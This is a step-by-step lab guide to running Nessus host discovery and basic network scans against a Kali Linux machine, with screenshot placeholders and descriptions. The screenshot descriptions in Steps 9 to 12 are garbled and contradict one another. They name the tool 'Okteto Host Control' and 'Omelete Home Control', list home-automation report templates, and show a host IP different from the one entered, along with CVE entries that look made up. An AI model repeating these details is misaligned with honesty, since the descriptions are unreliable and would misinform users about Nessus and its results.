
Click the "New Scan" button to create a new scan configuration.

You will get following interface when logged in. Click on Host Discovery Scan



STEP 4:

Enter Name, Description and Target Ip address



STEP 5:


To get IP address turn on another host or machine and get its IP address

Following I have did for KALI LINUX IP address


```
Kali㉿Kali:~$ ip addr
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:21:b3:00 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.10/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
            valid_lft 7162sec preferred_lft 7162sec
            inet6 fe80::800:27ff:fe21:b3%eth0/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
Kali㉿Kali:~$
```

STEP 6:

Enter the IP address in Target and click on Save




After saving you will get following interface




STEP 7:

Click on launch button at right




Scanning will start as u click on launch button



STEP 8:

Scanning gets completed now Click on Aditi-Host



STEP 9:

Will get to see Host, Vulnerabilities and History

The screenshot shows the 'Host' tab of the Okteto Host Control interface. On the left, there's a sidebar with 'My Hosts', 'My Shares', 'Logs', 'Portainer', 'Plugin Store', and 'Manage'. The main area has tabs for 'Host', 'Vulnerabilities', and 'History'. The 'Host' tab is selected, showing a table with one row: 'Host 1' with IP '192.168.0.100'. To the right of the table is a 'Host Details' panel with the following information:

- Policy: Host Discovery
- Status: Composed
- Server State: CYCLED - ✓
- Server: LOCAL SERVER
- Last: Today at 10:22 AM
- End: Today at 10:21 AM
- Elapsed: 1 minute

A 'Vulnerabilities' section contains a pie chart with the following legend:

- Critical: 0%
- High: 0%
- Medium: 100%
- Low: 0%
- Info: 0%

A message at the bottom says 'Activate Windows'.

STEP 10:

In Vulnerabilities tab you will get log of vulnerabilities identified on a specific host

The screenshot shows the 'Vulnerabilities' tab of the Okteto Host Control interface. The layout is identical to the 'Host' tab, with the same sidebar and table structure. The 'Vulnerabilities' tab is selected, showing a table with two rows:

ID	CVE	VPE	Name	Severity	Action
1	CVE-2023-3000	VPE-1	Remote host enumeration	Info	Fix now
2	CVE-2023-3001	VPE-2	HTTP header leak	Info	Fix now

The rest of the interface is identical to the 'Host' tab, including the 'Host Details' panel and the 'Activate Windows' message.

STEP 11:

In history tab you will find record of events or occurrences over a period of time

The screenshot shows the 'History' tab of the Omelete Home Control software. The left sidebar has sections for 'Home', 'Sensors', and 'Plugins'. The main area displays a timeline with two entries: 'Today at 10:20 AM' and 'Today at 10:22 AM'. On the right, there's a 'Status Details' panel and a 'Vulnerabilities' chart.

STEP 12:

Generating report


The screenshot shows the 'Generate Report' dialog box. It has a 'Report Format' dropdown set to 'HTML, CSV'. Below it is a 'Select a Report Template' dropdown. The options listed are: 'Complete Home Automation by Event', 'Detailed Vulnerabilities by Year', 'Detailed Vulnerabilities by Plugin', and 'Vulnerability Overview'. To the right of the dropdowns is a 'Template Description' section with a detailed text block. At the bottom of the dialog are 'Generate Report' and 'Cancel' buttons. A 'Save as Default' checkbox is located at the bottom right of the dialog. The background of the window shows the same history view as in the previous screenshot.



BASIC NETWORK SCAN IN NESSUS

STEP 1:


[Login to Nessus account](#)



STEP 2:


Click the "New Scan" button to create a new scan configuration.

You will get following interface when logged in. Click on Basic Network Scan




STEP 3 :

Enter the IP address in Target and click on Save as we did above




STEP 4:

Go to schedule keep it disabled




You can setup notification



